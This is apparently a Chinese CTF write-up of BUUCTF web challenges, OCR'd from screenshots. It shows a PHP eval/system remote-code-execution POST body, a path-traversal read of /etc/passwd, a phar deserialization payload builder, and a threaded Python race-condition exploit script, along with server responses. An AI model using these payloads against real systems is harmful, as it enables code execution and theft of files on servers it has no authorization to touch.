
enctype
application/x-www-form-urlencoded

Body
1=system('whoami');&properties[data]=ph&properties[rowHtmlOptionsExpression]=eval($_POST[1])&properties[template]={TableBody}

在/readflag拿到flag



```
highlight_file(__FILE__);
error_reporting(0);
$action = $_GET['action'];
$properties = $_POST['properties'];
class Action{

    public function __construct($action,$properties){

        $object=new $action();
        foreach($properties as $name=>$value)
            $object->$name=$value;
        $object->run();
    }
}

new Action($action,$properties);
?>
flag{d6452229-6aba-428b-b071-e6e06e96a2c9} execute this binary on the server to get the flag!
```



URL
http://a3041017-a635-41c6-88a2-2ca0158a3028.node4.buuoj.cn:81/?action=TestView


Enable POST

enctype
application/x-www-form-urlencoded

Body
1=system('/readflag');&properties[data]=ph&properties[rowHtmlOptionsExpression]=eval($_POST[1])&properties[template]={TableBody}

soeasy_php


发现有个editor.php



```
br/>
form action="edit.php" method="post" enctype="application/x-www-form-urlenco
   <p><input type="text" name="png" value="2.png" hidden="1"></p>
   <p><input type="text" name="flag" value="flag{x}" hidden="1" ></p>
!--    <p><input type="submit" value="更换头像"></p> -->
/form>
```

使用下面的payload可以任意文件读取

```
png=../../../../../../etc/passwd&flag=1
```



```
GET /uploads/head.png HTTP/1.1
Host: b5870cde-39ec-4756-a7b7-5d13e07d09d8.node4.buuoj.cn:81
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/100.0.4896.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=
17ce66384da93f-0dbe40924913eb-123b6650-1fa400-17ce66384db1805
Connection: close
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 23 Apr 2022 11:00:16 GMT
Content-Type: image/png
Content-Length: 919
Connection: close
Accept-Ranges: bytes
Etag: "5aa5c300-397"
Last-Modified: Mon, 12 Mar 2018 00:00:00 GMT

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolog
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
```

读一下源码

upload.php

```php
<?php
if (!isset($_FILES['file'])) {
    die("请上传头像");
}

$file = $_FILES['file'];
$filename = md5("png".$file['name']).".png";
$path = "uploads/".$filename;
if(move_uploaded_file($file['tmp_name'],$path)){
    echo "上传成功： ".$path;
};
```

editor.php


```php
<?php
class flag{
    public function copyflag(){
        exec("/copyflag"); //以root权限复制/flag 到 /tmp/flag.txt，并chown www-data:www-data /tmp/flag.txt
        echo "SFTQL";
    }
    public function __destruct(){
        $this->copyflag();
    }

}

function filewrite($file,$data){
        unlink($file);
        file_put_contents($file, $data);
}


if(isset($_POST['png'])){
    $filename = $_POST['png'];
    if(!preg_match("/:|phar|\/\/|php/im",$filename)){
        $f = fopen($filename,"r");
        $contents = fread($f, filesize($filename));
        if(strpos($contents,"flag{") !== false){
            filewrite($filename,"Don't give me flag!!!");
        }
    }

    if(isset($_POST['flag'])) {
        $flag = (string)$_POST['flag'];
        if ($flag == "Give me flag") {
            filewrite("/tmp/flag.txt", "Don't give me flag");
            sleep(2);
            die("no no no !");
        } else {
            filewrite("/tmp/flag.txt", $flag);  //不给我看我自己写个flag。
        }
        $head = "uploads/head.png";
        unlink($head);
        if (symlink($filename, $head)) {
            echo "成功更换头像";
        } else {
            unlink($filename);
            echo "非正常文件，已被删除";
        };
    }
}
```

发现新大陆，这里大概的逻辑是这样，有一个类flag，在下面是把post[png]的值创建一个软链到`uploads/head.png`，这里用了unlink，又有class，而且涉及到文件操作，基本锁定是phar反序列化了，而unlink可以触发phar反序列化

这里的flag类里面执行了这样的文件

> 以root权限复制/flag 到 /tmp/flag.txt

但是这里会把post[flag]写进/tmp/flag.txt，这里就有矛盾了




```
if(isset($_POST['flag'])) {
    $flag = (string)$_POST['flag'];
    if ($flag == "Give me flag") {
        filewrite( file: "/tmp/flag.txt",  data: "Don't give me fl
        sleep( seconds: 2);
        die("no no no !");
    } else {
        filewrite( file: "/tmp/flag.txt", $flag);  //不给我看我自己
    }
    $head = "uploads/head.png";
    unlink($head);
    if (symlink($filename, $head)) {
        echo "成功更换头像";
    } else {
        unlink($filename);
```

如果我们要读文件/tmp/flag.txt，那么就得再次触发这个，那么就会把post[flag]写进/tmp/flag

这样我们之前写的flag就没了，那么这里就是需要一个竞争了

还有一个难点，我们得触发phar反序列化，而触发点在这



```
    $head = "uploads/head.png";
    unlink($head);
    if (symlink($filename, $head)) {
        echo "成功更换头像";
    } else {
        unlink($filename);
        echo "非正常文件，已被删除";
    };
}
```

要进这个点，那么就只能让symlink报错才行，一开始尝试加个%00，虽然成功报错，但是无法反序列化了，这里是需添加脏数据来报错


那么就开始构造payload：

phar文件构造

```php
<?php
class flag{
public function copyflag(){
exec("/copyflag"); //以root权限复制/flag 到 /tmp/flag.txt，并chown www-data:www-data /tmp/flag.txt
echo "SFTQL";
}
public function __destruct(){
$this->copyflag();
}
}

$a = new flag();
@unlink("phar.phar");
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>");
$phar->setMetadata($a);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();
```

上传拿到路径 `uploads/fe409167fb98b72dcaff5486a612a575.png`

尝试添加脏数据，成功反序列化



```
png=
phar://..%2F..%2F..%2F..%2F..%2F..%2Fvar%2Fwww%2Fhtml%2Fuploads%2Ffe409167fb98b7
2dcaff5486a612a575.png/test.txtaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```


```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 25 Apr 2022 10:11:51 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.2.3
Content-Length: 35

非正常文件，已被删除SFTQL
```

那么就可以开始条件竞争了

1. phar反序列化的触发
2. 软链指向uploads/head.png
3. 访问uploads/head.png拿到信息

编写如下脚本

```python
import requests
import threading
import time

url = "http://94b52e33-8f81-4589-899f-482f234c6cac.node4.buuoj.cn:81"
png = "/uploads/head.png"
flag = "../../../../../../tmp/flag.txt"
phar = """phar://../../../../../../var/www/html/uploads/fe409167fb98b72dcaff5486a612a575.png/test.txtaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"""

def getpng():
    res = requests.get(url+png)
    print(res.text)

def linkflag():
    data = {
        "flag":"1",
        "png":flag
    }
    res = requests.post(url=url+"/edit.php",data=data)
    print(res.text)

def putphar():
    data = {
        "flag":"1",
        "png":phar
    }
    res = requests.post(url=url+"/edit.php",data=data)
    print(res.text)

while True:
    for i in range(10):
        t3 = threading.Thread(target=putphar)
        t3.start()
        t2 = threading.Thread(target=linkflag)
        t2.start()
        t1 = threading.Thread(target=getpng)
        t1.start()
    time.sleep(5)
```



```
<hr><center>nginx/1.10.3</center>
</body>
</html>

成功更换头像
flag{b51555ba-82c0-4afa-a320-8372d5a886bd}

非正常文件，已被删除SFTQL
成功更换头像
非正常文件，已被删除SFTQL
flag{b51555ba-82c0-4afa-a320-8372d5a886bd}

flag{b51555ba-82c0-4afa-a320-8372d5a886bd}
```